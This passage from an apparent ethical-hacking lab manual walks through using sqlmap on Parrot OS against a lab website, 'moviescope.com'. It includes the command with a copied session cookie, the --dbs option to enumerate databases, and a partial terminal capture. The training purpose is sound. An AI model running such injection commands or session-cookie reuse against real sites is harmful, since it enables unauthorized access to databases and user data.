
**Copy Message**

Copy Object

Select All

Export Visible Messages To >


9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.



10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.



12. In the **Parrot Terminal** window, type **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step 8]" --dbs** and press **Enter**.

Note: In this query, **-u** specifies the target URL (the one you noted down in Step 6), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

13. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.



14. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.

15. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.

16. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

```

Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal
File Edit View Search Terminal Help
abs-1=0" --dbs
[+] Parrot OS [H] {1.5.9#stable}
[+] . [ , ] [ . ] [ . ] http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
